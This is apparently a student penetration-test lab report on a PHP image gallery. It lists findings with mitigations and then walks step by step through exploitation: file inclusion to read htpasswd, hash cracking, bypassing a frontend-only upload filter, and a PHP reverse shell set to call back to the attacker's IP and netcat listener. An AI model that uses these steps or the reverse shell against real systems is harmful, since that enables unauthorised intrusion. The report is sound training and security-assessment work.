Ex012-Brian's Project

Jigar Patel

2023-11-21

Contents

1 Technical Report

1.1 Finding: *Missing input validation in Brian's Project Backend*

Severity Rating

CVSS Base Severity Rating: 9.8 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

Vulnerability Description

The page **upload.php**, which should only accept images, does not perform input validation on the backend side (only in the frontend JavaScript), which allows packet crafters/manipulators like Burpsuite, Curl, etc. to skip frontend checks and perform actions on the server with non-sanitized input. An attacker can gain Remote Code Execution by uploading custom PHP scripts and triggering them from HTTP calls.

Confirmation method

Using Postman (or any other user-friendly API platform), perform requests to **upload.php** with files that are not images. If the file upload is successful, then the vulnerability is still present.

Mitigation or Resolution Strategy

Add input validation on the backend side of **upload.php**. Use the PHP methods like *exif_imagetype* to check for the Mime-Type and *fileInfo library* to check the filename extension.

1.2 Finding: *File Inclusion Vulnerability in Brian's Project*

Severity Rating

CVSS Base Severity Rating: 8.6 AV:N AC:L PR:N UI:N S:U C:H I:L A:L

Vulnerability Description

The page's **getimage.php** GET parameter "file" (when combined with the parameter "raw") is vulnerable to file inclusion vulnerability. An attacker can read any file present in the directory of images, including **htpasswd**. Reading credentials from htpasswd allows an attacker to read private files on the web server that are password protected.

Confirmation method

By navigating to *http://www.artstailor.com/brian/getimage.php?file=htpasswd&raw=true*, if the page displays the file contents, then the vulnerability is present. This check should be performed with other files to that are not meant to be read.

Mitigation or Resolution Strategy

Implementing proper input validation & escaping, and also whitelisting directories and files that can be read prevents this exploit. Also, using sanitization methods included in the framework or 3rd party standard libraries, rather than custom methods, grants better security guarantees.

1.3 Finding: *Brian's Project is vulnerable to Clickjacking attacks*

Severity Rating

CVSS Base Severity Rating: 6.3 AV:N AC:L PR:N UI:R S:U C:L I:L A:L

Vulnerability Description

Clickjacking exploits the absence of the X-Frame-Options header, enabling attackers to embed a target website within an iframe. Users unknowingly interact with the disguised site, leading to unintended actions and API calls.

Confirmation method


If the responses to the request to the site does contain the header X-Frame-Options or has an incorrect value set, then the site is vulnerable.

Mitigation or Resolution Strategy

Setting X-Frame-Options to 'deny' denies such framing. This safeguards users against clickjacking.

2 Attack Narrative - Exploiting Brian's project

1. In a web browser, we navigate to *http://www.artstailor.com/brian*, to navigate to Brian's project.




My Gallery

Hello! My name is Brian and you are looking at my gallery. Enjoy.

Click on the thumbnail that you would like to view.

We observe it is a **PHP site** that showcases Brian's images.

2. We will first run a **nikto** scan that will weed out popular vulnerabilities.




```
┌──(kali㉿kali)-[/usr/share/webshells/laudanum/php]
└─$ nikto -url http://www.artstailor.com/brian
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.70.184.133
+ Target Hostname:    www.artstailor.com
+ Target Port:        80
+ Start Time:         2023-11-19 17:58:45 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.57 (Debian)
+ /brian/: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /brian/: The X-Content-Type-Options header is not set. This could allow the
 user agent to render the content of the site in a different fashion to the M
IME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabi
lities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /: Web Server returns a valid response with junk HTTP methods which may cau
se false positives.
+ /brian/private/: Directory indexing found.
+ /brian/private/: This might be interesting.
+ 8074 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2023-11-19 17:58:56 (GMT-5) (11 seconds)
```

(a) The site is vulnerable to clickjacking attacks. This allows threat actors to include content of Brian's site in iframes and images of their owned sites. Thus giving them the power to masquerade as Brian's site and sniff form submission data such as credentials or even cookies. Mitigate by using the **X-Frame-Option** to disallow such attacks.

(b) Another vulnerability discovered is that the site allows browsers to do Mime-type Sniffing. A compromised browser would be able to read and modify the content of the files before presenting it to the user. Mitigate this by setting **X-Content-Type-Options** to *nosniff*.


(c) We also see an indexable directory at **brian/private**. On going to the page, we find a file **ThisIsTheFileYouAreLookingFor**. However, we don't have permission to open it yet.



www.artstailor.com/brian/private/

Index of /brian/private

Name	Last modified	Size	Description
Parent Directory		-	
ThisIsTheFileYouAreLookingFor	2023-11-11 13:03	32	



www.artstailor.com/brian/private/ThisIsTheFileYouAreLookingFor


Forbidden

You don't have permission to access this resource.

Apache/2.4.57 (Debian) Server at www.artstailor.com Port 80

3. We discover a few more URLs by navigating the pages.

   (a) http://www.artstailor.com/brian/getimage.php?file=




www.artstailor.com/brian/getimage.php?file=adorable.jpg

My Gallery

These are some adorable cats :3


This page has a parameter named **"file"**, through which we can perform a path traversal attack if the input is not sanitized properly.

   (b) http://www.artstailor.com/brian/imgfiles/upload.php



We can't access this page without credentials.

4. We try using the file parameter to include files like /etc/passwd, htpasswd, index.php, etc. We do not get 404 Not Found for htpasswd.




```
www.artstailor.com/brian/getimage.php?file=htpasswd
```

Could not load description for image.


This means that the file is present but can't be read as an image.

5. We also discover another parameter **"raw"** on the page **getimage.php** by inspecting the home page's source.



```
<p class='intro'>Hello! My name is Brian and you are looking at my gallery. Enjoy.</p>
<h3>Click on the thumbnail that you would like to view.</h3>
<a href='getimage.php?file=Software-Development.jpg'><img src='getimage.php?raw=true&file=Software-Development.jpg' class='thumb'></a>
 &nbsp;
<a href='getimage.php?file=ThisCouldNeverHappen.jpg'><img src='getimage.php?raw=true&file=ThisCouldNeverHappen.jpg' class='thumb'></a>
 &nbsp;
```


6. Using the **file** and **raw** parameter, we are then able to read and display the file content of htpasswd.



```
www.artstailor.com/brian/getimage.php?file=htpasswd&raw=true
```


```
brian:$apr1$ti[redacted]4.
```

7. Using JohnTheRipper, we are able to crack the Hash to find Brian's password for directory access.



```
Proceeding with wordlist:/usr/share/john/password.lst
[redacted]          (brian)
1g 0:00:00:00 DONE 2/3 (2023-11-19 21:34) 11.11g/s 31933p
 rockie..babygirl
```

8. Now we can access the page *http://www.artstailor.com/brian/imgfiles/upload.php* using the discovered password.



My Gallery

This is the admin panel, which can be used to upload new photos.

Image Description:


Selected Image (.jpg and .png allowed): Browse... No file selected.

Upload (click only once)

© 2021 brian


We observe that we are only allowed to upload images.

9. On looking at the source, we observe that the check for extension happens at frontend. If the check is not done redundantly at the backend, we can bypass it by BurpSuite, and upload a reverse PHP shell.



```
<h3>This is the admin panel, which can be used to upload new photos.</h3><script>
function chk() {
    var fname = document.getElementById("fileinput").value;
    var ext = fname.split(".").pop();
    if ( ext == "jpg" || ext == "JPG" || ext == "png" || ext == "PNG" ) {
        return true;
    } else {
        alert("Extension " + ext + " is not allowed!");
        return false;
    }
}
</script>
<form onsubmit="return chk();" name="uploadform" method="post" enctype="multipart/form-data">
<label for="desc">Image Description:</label>
```

10. First, we open Burpsuite and set up the browser proxy to send requests to Burpsuite listening on localhost:8080.



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings


● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

□ Also use this proxy for HTTPS


11. Next, we turn **intercept on** in Burpsuite proxy.

12. Now we will prepare the reverse shell. We will use **Laudanum reverse PHP shell**. First, we edit the reverse shell IP to point to our attack machine. We also start a netcat listener on port 8888.




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.24.0.10';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

13. Now we upload the file with a **jpg or png extension**. Capturing the request in Burpsuite, we **change the extension to only php**. Then we forward the request.




```
POST /brian/imgfiles/upload.php HTTP/1.1
Host: www.artstailor.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------120441943419906797281020185422
Content-Length: 5977
Origin: http://www.artstailor.com
Authorization: Basic [redacted]
Connection: close
Referer: http://www.artstailor.com/brian/imgfiles/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------120441943419906797281020185422
Content-Disposition: form-data; name="desc"

Image
-----------------------------120441943419906797281020185422
Content-Disposition: form-data; name="file"; filename="php-reveshell.php.jpg"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

14. Now we navigate to the link http://www.artstailor.com/brian/imgfiles/nameOfReverseShell.php. The request keep loading (a good sign), and we get a shell on our netcat listener.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [172.24.0.10] from (UNKNOWN) [172.70.184.133] 51132
Linux www 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29)
x86_64 GNU/Linux
 14:59:32 up  1:03,  0 user,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

15. We find the file ThisIsTheFileYouAreLookingFor, in *var/www/html/brian/private*. On changing permissions to make it readable, we are able to view it to get the Key.



```
$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Nov 11 13:11 .
drwxr-xr-x 4 www-data www-data 4096 Aug  1 12:15 ..
---------- 1 www-data www-data   32 Nov 11 13:03 ThisIsTheFileYouAreLookingFo
r
$ chmod +r ThisIsTheFileYouAreLookingFor
$ cat ThisIsTheFileYouAreLookingFor
KEY020-yaKtbDTPSfRA66tlV0CyPw==
```

2.1 MITRE ATT&CK Framework TTPs

- **TA0001:** Initial Access
  - **T1190:** Exploit Public-Facing Application
    - **NA:** NA

- **TA0006:** Credential Access
  - **T1110:** Brute Force
    - **.002:** Password Cracking
- **TA0002:** Execution
  - **T1059:** Command and Scripting Interpreter
    - **.004:** Unix Shell